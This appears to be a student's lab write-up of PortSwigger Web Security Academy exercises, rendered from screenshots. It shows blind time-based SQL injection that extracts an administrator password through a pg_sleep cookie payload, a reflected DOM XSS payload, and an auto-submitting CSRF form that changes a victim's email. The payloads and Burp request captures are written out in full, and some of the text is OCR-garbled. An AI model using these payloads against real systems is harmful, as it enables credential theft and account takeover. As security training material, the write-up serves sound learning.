Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
112	12	f	200	221			11527	
113	13	f	200	221			11527	
114	14	f	200	328			11527	
115	15	f	200	230			11527	
116	16	f	200	195			11527	
117	17	f	200	260			11527	
118	18	f	200	335			11527	
119	19	f	200	208			11527	
120	20	f	200	207			11527	
121	1	g	200	225			11527	
122	2	g	200	214			11527	
123	3	g	200	262			11527	
124	4	g	200	255			11527	
125	5	g	200	279			11527	
126	6	g	200	279			11527	
127	7	g	200	232			11527	
128	8	g	200	264			11527	
129	9	g	200	226			11527	

Request Response

Pretty Raw Hex

```

1 GET / HTTP/2
2 Host: 0ae00053039f14c18159039e001100a9.web-security-academy.net
3 Cookie: TrackingId=CRdpwkULhh005oN$3BSELECT+CASE+WHEN+(username='administrator'+AND+substring(password,4,1)='b')+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users--; session=wF77qYUgsLYbkIwz7nHzvdl0BN0D1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate

```

?

139 of 720

0 highlights

Attack Save

6. Intruder attack of https://0a400053037df7ba806db7e300a90014.web-security-academy.net

Attack Save ⌂ ⌂ ⌂

Results Positions

Capture filter: Capturing all items View filter: Showing all items Apply capture filter

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
700	20	8	200	165			11525	
701	1	9	200	190			11525	
702	2	9	200	166			11525	
703	3	9	200	179			11525	
704	4	9	200	166			11525	
705	5	9	200	189			11525	
706	6	9	200	185			11525	
707	7	9	200	182			11525	
708	8	9	200	174			11525	
709	9	9	200	177			11525	
710	10	9	200	200			11525	
711	11	9	200	160			11525	
712	12	9	200	188			11525	
713	13	9	200	169			11525	
714	14	9	200	671			11525	
715	15	9	200	5174			11525	
716	16	9	200	172			11525	
717	17	9	200	172			11525	
718	18	9	200	190			11525	
719	19	9	200	163			11525	
720	20	9	200	165			11525	

Finished

The responses that are received after 5 seconds Sleep() :

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			200	5275			11525	
63	3	d	200	5225			11525	
619	19	4	200	5215			11525	
1	1	a	200	5214			11525	
592	12	3	200	5211			11525	
510	10	z	200	5205			11525	
362	2	s	200	5203			11525	
494	14	y	200	5198			11525	
505	5	z	200	5193			11525	
8	8	a	200	5192			11525	
49	9	c	200	5192			11525	
191	11	j	200	5192			11525	
300	20	o	200	5192			11525	
137	17	g	200	5184			11525	
178	18	i	200	5184			11525	
216	16	k	200	5183			11525	
407	7	u	200	5181			11525	
464	4	x	200	5181			11525	
113	13	f	200	5180			11525	
715	15	9	200	5174			11525	
586	6	3	200	5169			11525	
12	12	a	200	903			11525	
402	2	u	200	692			11525	
714	14	9	200	671			11525	

Request Response

Pretty Raw Hex

```

1 GET / HTTP/2
2 Host: 0a400053037df7ba806db7e300a90014.web-security-academy.net
3 Cookie: TrackingId=C0SNWkrDx81liFPN'3BSELECT+CASE+WHEN+('username'='administrator'+AND+substring(password,6,1)='3')+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users--; session=9GNoOgrq0qBbL3qP$6K7c2hlon4deyo
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Referer: https://0a400053037df7ba806db7e300a90014.web-security-academy.net/
7 
```

Finished 0 highlights

Mapping the Password characters to the Payload positions:

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			200	5275			11525	
63	3	d	200	5225			11525	
619	19	4	200	5215			11525	
1	1	a	200	5214			11525	
592	12	3	200	5211			11525	
510	10	z	200	5205			11525	
362	2	s	200	5203			11525	
494	14	y	200	5198			11525	
505	5	z	200	5193			11525	
8	8	a	200	5192			11525	
49	9	c	200	5192			11525	
191	11	j	200	5192			11525	
300	20	o	200	5192			11525	
137	17	g	200	5184			11525	
178	18	i	200	5184			11525	
216	16	k	200	5183			11525	
407	7	u	200	5181			11525	
464	4	x	200	5181			11525	
113	13	f	200	5180			11525	
715	15	9	200	5174			11525	
586	6	3	200	5169			11525	
12	12	a	200	903			11525	
402	2	u	200	692			11525	

Request Response

Pretty Raw Hex

```

1 GET / HTTP/2
2 Host: 0a400053037df7ba806db7e300a90014.web-security-academy.net
3 Cookie: TrackingId=C0SNWkrDx81liFPN'3BSELECT+CASE+WHEN+('username'='administrator'+AND+substring(password,6,1)='3')+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users--; session=9GNoOgrq0qBbL3qP$6K7c2hlon4deyo
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Referer: https://0a400053037df7ba806db7e300a90014.web-security-academy.net/
7 
```

Finished 0 highlights

Therefore, the password is *asdxz3uaczj3fy9kgi4o*

Logging in LAB :

The screenshot shows a browser window with multiple tabs open. The active tab is titled "Blind SQL injection with time delays and information retrieval" and is located at <https://0a400053037df7ba806db7e300a90014.web-security-academy.net/login>. The page content includes a PortSwigger logo and a "Log in" button.

Successful:

The screenshot shows a browser window with multiple tabs open. The active tab is titled "Blind SQL injection with time delays and information retrieval" and is located at <https://0a400053037df7ba806db7e300a90014.web-security-academy.net/my-account?id=administrator>. The page content includes a "Solved" badge and a "Share your skills!" button.

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

12. This lab demonstrates a reflected DOM vulnerability. Reflected DOM vulnerabilities occur when the server-side application processes data from a request and echoes the data in the response. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink.

To solve this lab, create an injection that calls the `alert()` function.

Using Burp Suite for XSS Exploitation

Steps to Perform the Attack

1. Enable Intercept in Burp Suite

- Open Burp Suite and navigate to the Proxy tool.
- Ensure that the Intercept feature is switched on.

2. Perform a Search on the Target Website

- Go to the target website.
- Use the search bar to enter a test string, such as XSS.

3. Intercept the Request

- Return to the Proxy tool in Burp Suite.
- Forward the intercepted request.

4. Analyze the JSON Response

- In the Intercept tab, observe that the test string appears in a JSON response under search-results.

5. Check the JavaScript File Handling the Response

- From the Site Map, open `searchResults.js`.
- Notice that the JSON response is processed using an `eval()` function.

6. Identify the Vulnerability

- Experiment with different search inputs.
- Observe that quotation marks ("") are escaped, but backslashes (\) are not.

Exploiting the Vulnerability

To exploit this vulnerability, enter the following payload in the search bar:

| "-alert(1)}//


Explanation of the Exploit

- The injected backslash (\) is not properly escaped by the application.
- The JSON response attempts to escape the double-quote character by adding a second backslash (\\\).
- This results in effectively canceling out the escape, making the quotes unescaped.
- The unescaped double-quotes close the intended string, allowing arbitrary JavaScript execution (alert(1)).


This vulnerability demonstrates how improper escaping of backslashes can lead to Cross-Site Scripting (XSS) attacks. By injecting a carefully crafted payload, an attacker can manipulate the site's JavaScript execution, leading to potential security breaches.

The screenshot shows the Burp Suite interface with the following details:

- Proxy Tab:** Shows three captured requests. The first is a GET request to `/search-results?search=festivals`. The second is a GET request to `/academyLabHeader`. The third is a POST request to `/portswigger.net/academy/labs/marksolutions/viewed?labid=954173de38d3d0f6588c4a98d6400a1335a3ef78d9a8ce701a6609fb87941e96`.
- Request Panel:** Displays the raw HTTP request for the first GET request. It includes headers like Accept, Accept-Language, and Sec-Fetch-Dest, and a body containing the search query `?search=festivals`.
- Inspector Panel:** Shows the path `/search-results` and the value `/search-results`, indicating the payload has been decoded from URL encoding.
- Bottom Status Bar:** Shows 0 highlights and a memory usage of 316.6MB.



Success:



14. This lab's email change functionality is vulnerable to CSRF. To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address. You can log in to your account using the following credentials: wiener:peter

CSRF Exploitation Using Burp Suite

Steps to Perform the Attack

1. Submit the 'Update Email' Form

- Open Burp's browser and log in to your account.
- Submit the "Update email" form.
- Find the resulting request in your Proxy history.

2. Analyze the CSRF Parameter

- Send the request to Burp Repeater.
- Modify the csrf parameter and observe that the request is rejected.
- Delete the csrf parameter entirely and observe that the request is now accepted.

3. Generate CSRF Proof of Concept (PoC)

- If using Burp Suite Professional:
 - Right-click on the request and select Engagement tools > Generate CSRF PoC.
 - Enable the option to include an auto-submit script and click "Regenerate".

- If using Burp Suite Community Edition, use the following HTML template:

4. <form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">

5. <input type="hidden" name="\$param1name" value="\$param1value">

6. </form>

7. <script>

8. document.forms[0].submit();

9. </script>

10. Deploy the Exploit

- **Go to the Exploit Server.**
- **Paste your exploit HTML into the "Body" section.**
- **Click Store.**

11. Verify the Exploit

- **Test the exploit on yourself by clicking View exploit.**
- **Check the resulting HTTP request and response.**
- **Change the email address in your exploit so it doesn't match your own.**

12. Deliver the Attack

- **Store the exploit and click Deliver to victim to solve the lab.**

This demonstrates how an application with poor CSRF protection can be exploited by attackers to change user data without their consent. By leveraging Burp Suite, we can generate and deploy a CSRF PoC, bypassing security mechanisms.

CSRF where token validation depends on token being present

Go to exploit server Back to lab description >

Home | My account | Log out

My Account

Your username is: wiener
Your email is: wiener@normal-user.net

Email
saran@saran.ca

Update email

Interceptor:

Burp Suite Community Edition v2025.1.3 - Temporary Project

Request to https://0a92001e049e898b806aa895001000c6.web-security-academy.net:443 [34.246.129.62] ↗ Open browser ⚙

Intercept on Forward Drop Proxy settings

Time	Type	Direction	Method	URL	Status code	Length
16:42:54 7 Mar...	WS	← To client	POST	http://0a92001e049e898b806aa895001000c6.web-security-academy.net/my-account/change-email		4
16:43:37 7 Mar...	HTTP	→ Request	POST	https://play.google.com/log?hasfast=true&authuse=0&format=json		
16:44:05 7 Mar...	HTTP	→ Request	POST	https://incoming-telemetry.mozilla.org/submit/firefox-desktop/messaging-system/1/278a0d42-6f91-4de2-9e12-8059a23550c7		
16:44:22 7 Mar...	HTTP	→ Request	GET	http://detectportal.firefox.com/success/?httpv		
16:44:27 7 Mar...	HTTP	→ Request	GET	http://detectportal.firefox.com/success/?httpv4		
16:44:25 7 Mar...	HTTP	→ Request	POST	https://www.youtube.com/api/stats/goe?fm=136&afmt=251&cpn=7x3g12DTUX5NQ8vj&el=detailpage&ns=y&fexp=v1%2C23703446%2C282588%2C18610%2C434717%2C127326%2C1...		
16:44:28 7 Mar...	HTTP	→ Request	GET	https://www.youtube.com/api/stats/watchtime?ns=y&el=detailpage&cpn=7x3g12DTUX5NQ8vj&ver=2&cmt=195.868&fmt=136&fs=0&rt=410.139&eur=&lact=5315&cl=733552769&stat...		
16:44:33 7 Mar...	HTTP	→ Request	POST	https://incoming-telemetry.mozilla.org/submit/firefox-desktop/messaging-system/1/278a0d42-6f91-4de2-9e12-8059a23550c7		

Request

Pretty Raw Hex

```
POST /my-account/change-email HTTP/2
Host: 0a92001e049e898b806aa895001000c6.web-security-academy.net
Cookie: session=c0cgrk0WfF0107wBQ1TfaY5x1l76
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Origin: https://0a92001e049e898b806aa895001000c6.web-security-academy.net
Referer: https://0a92001e049e898b806aa895001000c6.web-security-academy.net/my-account?id=wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
email=saran140saran.ca&csrf=zhfIVAk5Puqarn5AKaxYnX3m6iQNYAIk
```

Inspector

Value: /my-account/change-email

Decoded from: URL path encoding

/my-account/change-email

Cancel Apply changes

Send to Repeater to remove the CSRF token from email parameter:

Burp Suite Community Edition v2025.1.3 - Temporary Project

Target: https://0a92001e049e898b806aa895001000c6.web-security-academy.net

Repeater

Request

Pretty Raw Hex

```
POST /my-account/change-email HTTP/2
Host: 0a92001e049e898b806aa895001000c6.web-security-academy.net
Cookie: session=c0cgrk0WfF0107wBQ1TfaY5x1l76
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Origin: https://0a92001e049e898b806aa895001000c6.web-security-academy.net
Referer: https://0a92001e049e898b806aa895001000c6.web-security-academy.net/my-account?id=wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
email=saran140saran.ca&csrf=zhfIVAk5Puqarn5AKaxYnX3m6iQNYAIk
```

Response

Inspector

Selection: 38 (0x26)

Selected text: &csrf=zhfIVAk5Puqarn5AKaxYnX3m6iQNYAIk

Decoded from: Select

&csrf=zhfIVAk5Puqarn5AKaxYnX3m6iQNYAIk

Cancel Apply changes

Request attributes: 2

Request query parameters: 0

Request body parameters: 2

Request cookies: 1

Request headers: 20

Response received :

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A POST request is being viewed, which changes the user's account email. The response is a 302 Found status with a redirect to the account page. The Inspector panel shows the request attributes and headers.

```
POST /my-account/change-email HTTP/2
Host: 0a92001e049e898b806aa895001000c6.web-security-academy.net
Cookie: session=x0eC6rRh0WFnF0i070wBQ1FaY5xi176
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Origin: https://0a92001e049e898b806aa895001000c6.web-security-academy.net
Referer: https://0a92001e049e898b806aa895001000c6.web-security-academy.net/my-account?id=wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
email=sarant@osaran.ca
```

HTTP/2 302 Found
Location: /my-account?id=wiener
X-Frame-Options: SAMEORIGIN
Content-Length: 0

Request attributes: 2
Request query parameters: 0
Request body parameters: 1
Request cookies: 1
Request headers: 20
Response headers: 3

HTTP Status : 200 OK


The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A GET request is being viewed, which retrieves the user's account page. The response is a 200 OK status with the account details. The Inspector panel shows the request attributes and headers.

```
GET /my-account?id=wiener HTTP/2
Host: 0a92001e049e898b806aa895001000c6.web-security-academy.net
Cookie: session=x0eC6rRh0WFnF0i070wBQ1FaY5xi176
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin: https://0a92001e049e898b806aa895001000c6.web-security-academy.net
Referer: https://0a92001e049e898b806aa895001000c6.web-security-academy.net/my-account/change-email
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 3560


Request attributes: 2
Request query parameters: 1
Request body parameters: 0
Request cookies: 1
Request headers: 18
Response headers: 4

Writing the script:



```
script.html X
script.html > html > body > form#csrf-form
1 <html>
2   <body>
3     <h1>Hello World</h1>
4     <iframe style="display: none" name="csrf-iframe"></iframe>
5     <form action="https://0a92001e049e898b806aa895001000c6.web-security"
6       method="post" id="csrf-form" target="csrf-iframe">
7       <input type="hidden" name="email" value="saran@2693.ca">
8     </form>
9
10    <script>document.getElementById("csrf-form").submit()</script>
11  </body>
12 </html>
```


Start the local server (for community edition):



PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
PS C:\Users\saran\Desktop\sem6\cryptolab> python3 -m http.server 5555
Serving HTTP on :: port 5555 (http://[::]:5555/) ...
```

To the Victim User:



In the Background the Email is changed successfully:

The screenshot shows a browser window with several tabs open at the top. The active tab is titled "CSRF where token validation depends on token being present" and has the URL <https://exploit-0a6c004b044c896e805fa77c01f30036.exploit-server.net>. The page content includes the Web Security Academy logo, a success message "Congratulations, you solved the lab!", and a "Solved" badge. Below this, there's a note about using the form to save an exploit and a warning about using Google Chrome for testing. A section titled "Craft a response" contains fields for "File" (containing "/exploit") and "Head" (containing "HTTP/1.1 200 OK" and "Content-Type: text/html; charset=utf-8").

*****END*****